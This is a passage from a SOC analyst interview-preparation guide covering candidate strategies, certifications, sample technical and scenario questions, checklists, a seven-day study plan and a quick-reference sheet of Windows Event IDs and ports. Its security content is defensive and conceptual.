Result: We identified an unauthorized service account creation early, isolated the server, and prevented lateral movement. I learned never to make assumptions based on naming conventions alone and introduced a standard ticketing verification step into our team triage playbook.

CHAPTER 32: PREPARATION STRATEGIES FOR FRESHERS

32.1 Overcoming the "No Experience" Barrier

Freshers and career-transitioning candidates often struggle to articulate value without formal SOC employment history. Employers hiring entry-level analysts look for strong foundational knowledge, passion, hands-on lab experience, and analytical problem-solving skills.

HOW TO STRUCTURE THE "NO SOC EXPERIENCE" RESPONSE

Weak Answer: "I don't have real SOC experience yet, but I am a very fast learner and eager to work hard."

Strong Professional Answer: "While I haven't worked in a formal commercial SOC environment yet, I have built practical experience through hands-on cyber labs and home environment projects. I have configured a home Security Operations lab using Security Onion and Splunk, ingested Windows Event Logs, and simulated attacks using Atomic Red Team to practice analyzing log artifacts, identifying true positives, and writing investigation reports."

CHAPTER 33: PREPARATION FOR EXPERIENCED SOC ANALYSTS

33.1 Demonstrating Advanced Technical Depth

Experienced candidates (1-3+ years) are evaluated on investigation ownership, detection logic optimization, incident leadership, and process improvements rather than baseline definitions.

Key Focus Areas for Experienced Candidates:

- **Detection Engineering:** Discuss how you created, tested, and tuned custom SIEM correlation rules (KQL/SPL) to reduce false positives by specific percentages.
- **Playbook Automation:** Explain how you contributed to SOAR (Security Orchestration, Automation, and Response) workflows to automate repetitive triage tasks.

- **Incident Ownership:** Detail major enterprise security incidents where you led containment, managed cross-functional communications, and executed root-cause analysis.

CHAPTER 34: PRESENTING PROJECTS & HOME LABS

34.1 Project Presentation Framework

When discussing personal cybersecurity projects, home labs, or academic exercises, present your work structured professionally:

7-STEP PROJECT PRESENTATION FRAMEWORK

1. **PROJECT TITLE & PURPOSE:** What did you build and why?
2. **ENVIRONMENT ARCHITECTURE:** Virtual machines, network subnets, cloud infrastructure.
3. **TOOLS & PLATFORMS DEPLOYED:** Splunk, PfSense, Defender, Snort, Wireshark.
4. **ATTACK SIMULATION METHOD:** Atomic Red Team, Metasploit, manual command execution.
5. **DETECTION & LOG ANALYSIS:** Specific log sources queried and rules created.
6. **KEY FINDINGS & RESULTS:** What artifacts were discovered? What worked?
7. **LESSONS LEARNED:** Technical insights gained and future improvements planned.

CHAPTER 35: CYBERSECURITY CERTIFICATIONS

35.1 Navigating Certifications in Interviews

Certifications validate fundamental knowledge, but interviewers test whether candidates truly understand the underlying concepts behind the credential badges.

Certification	Focus Level	Key Interview Discussion Talking Points
CompTIA Security+	Baseline Security	Core security concepts, CIA triad, basic threat types, networking protocols.
CompTIA CySA+	Intermediate SOC	SIEM monitoring, vulnerability management, threat intelligence, incident response.
Microsoft SC-200	Cloud SOC / Sentinel	KQL queries, Microsoft Defender for Endpoint, Sentinel incident management.
Splunk Certified User/Analyst	SIEM Specialist	SPL query writing, field extraction, dashboard creation, correlation rules.
GIAC GCIH / GCIA	Advanced IR / Analysis	Packet analysis, host forensics, advanced incident handling, adversary TTPs.

CHAPTER 36: COMPREHENSIVE INTERVIEW QUESTION BANK

36.1 Technical Questions & Strong Answer Frameworks

Q1: Explain the difference between TCP and UDP. When would an attacker use UDP?

Answer Framework: TCP is connection-oriented (guarantees delivery via 3-way handshake); UDP is connectionless (stateless, faster, no handshake). Attackers use UDP for DNS tunneling, amplification DDoS attacks (NTP/DNS amplification), and fast port scanning where speed is prioritized over reliability.

Q2: What is the difference between Symmetric and Asymmetric Encryption?

Answer Framework: Symmetric uses a single shared secret key for encryption and decryption (fast, used for bulk data transfer like AES). Asymmetric uses a mathematically linked key pair—Public Key for encryption, Private Key for decryption (slower, used for key exchange and digital signatures like RSA/ECC).

Q3: How do you detect lateral movement in a Windows environment?

Answer Framework: Monitor Windows Security Event logs for Event ID 4624 (Logon Types 3 and 10), track Remote PowerShell execution (WinRM), watch for PsExec service installations (Event ID 7045), inspect abnormal SMB/RPC connections between workstations, and leverage EDR behavioral tracking.

CHAPTER 37: HOW TO HANDLE KNOWLEDGE GAPS

37.1 Professional Responses When You Don't Know the Answer

Never attempt to guess blindly or fake technical knowledge during a SOC interview. Experienced interviewers immediately spot fabricated answers. Instead, demonstrate structured problem-solving logic and transparency.

THE RECOMMENDED KNOWLEDGE-GAP RESPONSE FORMULA

1. Acknowledge the gap directly and honestly.
2. State what you DO know related to the underlying concept.
3. Explain the logical steps you would take to investigate or find the solution.

Example Phrase: "I haven't worked directly with that specific tool syntax yet, but based on my understanding of log structures, I know the underlying event we are trying to capture is user privilege escalation. In a live SOC environment, I would consult our technical documentation, review vendor reference guides, and test the query syntax in our lab environment to ensure accurate results."

CHAPTER 38: COMMON INTERVIEW MISTAKES TO AVOID

38.1 Top 10 Fatal Interview Mistakes

- **1. Memorizing Answers Without Understanding:** Repeating definitions verbatim without being able to explain practical application.
- **2. Jumping Straight to Containment:** Claiming you would immediately wipe a server or shut down a core database without conducting initial scoping and impact assessment.
- **3. Ignoring Business Context:** Treating security in a vacuum without acknowledging operational uptime and organizational priorities.
- **4. Claiming Familiarity with Tools You Haven't Used:** Listing tools on your resume that you cannot navigate or explain during deep-dive questioning.
- **5. Saying "We" Instead of "I":** Describing team achievements without clarifying your specific personal technical contributions.
- **6. Failing to Ask Clarifying Questions:** Attempting to answer complex scenario questions without asking for necessary environmental details.
- **7. Neglecting Documentation & Ticketing:** Omitting ticket updating and incident report writing from your response workflow.
- **8. Over-reliance on Automated Tools:** Assuming security software handles everything without needing manual analyst investigation.
- **9. Defensive Reaction to Technical Challenges:** Becoming argumentative when an interviewer pushes back or probes deeper into your answer.
- **10. Poor Communication Structure:** Providing rambling, unorganized answers rather than using structured methodologies (like STAR or 10-Step Triage).

CHAPTER 39: HOW TO THINK LIKE A SOC ANALYST

39.1 The SOC Mindset Shift

The single most distinguishing trait of a top-tier SOC Analyst is their analytical mindset. Average candidates look at an alert and ask: *"What does this alert title say?"* Exceptional candidates look at an alert and ask investigative questions:

FIGURE 39.1: THE SOC ANALYST CORE INVESTIGATIVE MINDSET



CHAPTER 40: INTERVIEW DAY PREPARATION & STRATEGY

40.1 Checklist: 24 Hours Before the Interview

- ☐ Review core networking protocols (DNS, HTTP/S, TCP handshake, port numbers).
- ☐ Re-read your resume thoroughly; ensure you can explain every tool and project listed.
- ☐ Review Windows Event IDs (4624, 4625, 4688, 4720, 7045) and Linux authentication logs.
- ☐ Practice your 2-minute "Tell me about yourself" elevator pitch out loud.
- ☐ Prepare 3-4 structured STAR stories highlighting technical problem-solving.
- ☐ Test your video, microphone, internet connectivity, and interview environment background.

40.2 Execution Strategy During the Interview

- **Pause & Structure:** Take 3 seconds to organize your thoughts before answering complex technical or scenario questions.
- **Clarify Assumptions:** State your assumptions explicitly (e.g., "Assuming this is a standard corporate Windows 11 endpoint...").
- **Stay Calm & Confident:** Focus on demonstrating your methodology even if you encounter unfamiliar scenario variables.

CHAPTER 41: THOUGHTFUL QUESTIONS TO ASK THE INTERVIEWER

41.1 Reversing the Role

At the conclusion of the interview, asking insightful questions demonstrates genuine professional interest, operational awareness, and career maturity.

HIGH-IMPACT QUESTIONS TO ASK THE HIRING TEAM

- "What does the current SIEM and EDR tech stack look like in your SOC operations?"
- "How does the team balance daily alert triage against proactive threat hunting or rule tuning?"
- "What are the most frequent types of security incidents your analysts have responded to recently?"
- "What continuous learning or technical certification support does the organization provide?"
- "What does success look like for a new SOC Analyst in their first 90 days on shift?"

CHAPTER 42: FINAL SOC READINESS CHECKLIST

42.1 Master Capability Self-Audit

- ☐ I can clearly explain the primary role and operational purpose of a SOC Analyst.
- ☐ I understand the differences between SOC Tiers (Tier 1, Tier 2, Tier 3).
- ☐ I can explain TCP 3-way handshake, DNS mechanics, and HTTP methods/status codes.
- ☐ I can identify critical Windows Security Event IDs (4624, 4625, 4688, 4720, 7045).
- ☐ I understand Linux log locations (/var/log/auth.log) and file permission structures.
- ☐ I can articulate SIEM log ingestion, normalization, parsing, and correlation concepts.
- ☐ I understand EDR process tree tracking, parent-child relationships, and isolation capabilities.
- ☐ I can perform structured 10-element log analysis on raw telemetry.
- ☐ I know how to classify alerts (True Positive, False Positive, Benign Positive).
- ☐ I can explain the NIST and SANS incident response lifecycle phases.
- ☐ I can map adversary activity to the MITRE ATT&CK framework tactics and techniques.
- ☐ I can walk through step-by-step phishing and malware investigation workflows.
- ☐ I can structure scenario responses clearly under interview conditions.
- ☐ I have prepared structured STAR responses for behavioral questions.

☐ I have insightful, professional questions ready to ask the hiring panel.

CHAPTER 43: 7-DAY SOC INTERVIEW PREPARATION PLAN

43.1 Structured 7-Day Intensive Study Schedule

Day	Core Focus Domain	Key Study & Practice Topics
Day 1	SOC Role & Networking	Review SOC workflows, OSI model, TCP handshake, IP/Subnetting, Ports/Protocols, DNS.
Day 2	OS Security Fundamentals	Study Windows Event IDs, Active Directory basics, Linux logs, and permission structures.
Day 3	SIEM & Log Analysis	Practice query writing (SPL/KQL), study normalization, correlation rules, log parsing.
Day 4	EDR, Phishing & Malware	Review EDR telemetry, process tree analysis, email header checks, attachment triage.
Day 5	IR & MITRE ATT&CK	Master NIST IR phases, MITRE ATT&CK tactics/techniques, threat intelligence IOCs.
Day 6	Scenarios & STAR Method	Practice ransomware/impossible travel scenarios out loud; refine STAR stories.
Day 7	Mock Interview & Revision	Execute full mock technical interview, review weak areas, verify environment setup.

CHAPTER 44: FINAL MOCK INTERVIEW EXPERIENCE

44.1 Simulated Technical & Scenario Interview

Mock Q1: A host on the network is generating high volumes of outbound DNS queries for random subdomains. What attack type is this, and what are your next steps?

EVALUATION & STRONG RESPONSE:

"This behavior strongly indicates DNS Tunneling or a Domain Generation Algorithm (DGA) used by malware for C2 communication. I would inspect the query strings for high entropy or data payloads, identify the source IP host, query EDR telemetry to identify the process generating the DNS requests, network-isolate the affected endpoint, and block the destination domains at the DNS firewall level."

Mock Q2: Walk me through how you would investigate a suspicious email reported by an employee.

EVALUATION & STRONG RESPONSE:

"I inspect header authentication (SPF, DKIM, DMARC), verify sending IP reputation, examine URLs using isolated sandbox tools (URLScan.io), analyze attachments for malicious macros or hashes, check if other internal users received the same message, purge the email from user mailboxes if malicious, and update email gateway block rules."

CHAPTER 45: SELF-ASSESSMENT & GAP ANALYSIS

45.1 Candidate Technical Rating Matrix

Use this self-assessment matrix to rate your readiness level from 1 (Needs Work) to 5 (Interview Ready).

Knowledge / Skill Domain	Self-Rating (1-5)	Target Action Plan / Revision Needs
Networking & Protocol Fundamentals	[/ 5]	Review TCP handshake, DNS records, common ports.
Windows Security Event Log Analysis	[/ 5]	Memorize Event IDs 4624, 4625, 4688, 4720, 7045.
SIEM Query & Alert Triage Capabilities	[/ 5]	Practice Splunk/Sentinel query exercises.
EDR Telemetry & Process Lineage	[/ 5]	Study parent-child process anomalies.
Incident Response Frameworks (NIST/SANS)	[/ 5]	Re-read 6-phase IR lifecycle and containment.
Scenario Investigation & Methodologies	[/ 5]	Practice out-loud responses to ransomware/phishing.

CHAPTER 46: FINAL INTERVIEW CHEAT SHEET

46.1 Rapid Pre-Interview Quick Reference

CORE SOC RAPID REFERENCE GUIDE

- **Critical Windows Event IDs:** 4624 (Logon), 4625 (Failed Logon), 4688 (Process Created), 4720 (User Created), 7045 (Service Installed).
- **Key Ports:** 22 (SSH), 25 (SMTP), 53 (DNS), 80 (HTTP), 88 (Kerberos), 389 (LDAP), 443 (HTTPS), 445 (SMB), 3389 (RDP).
- **NIST IR Lifecycle:** Preparation → Detection & Analysis → Containment, Eradication & Recovery → Post-Incident Activity.
- **Triage Sequence:** Validate Alert → Identify Scope (Host/User) → Build Timeline → Correlate Logs → Assess Impact → Contain → Document.
- **Key Investigation Rule:** Follow the evidence. Never make assumptions. Document everything.

CHAPTER 47: CONCLUSION & FINAL WORDS

47.1 Becoming an Exceptional SOC Investigator

Preparing for a SOC Analyst interview is not about memorizing answers to hundreds of potential questions. It is about cultivating a disciplined, evidence-based investigative mindset.

When you sit in front of an interviewing panel, focus on communicating your methodology. Show them how you think, how you analyze evidence, how you isolate threats, and how you protect business infrastructure.

THE SOC ANALYST CORE CREED

**UNDERSTAND THE ALERT.
FOLLOW THE EVIDENCE.
THINK LIKE AN ANALYST.
COMMUNICATE CLEARLY.**

TEAMUP CONSULTANTS

Practical cybersecurity hiring resources | TeamUp Consultants.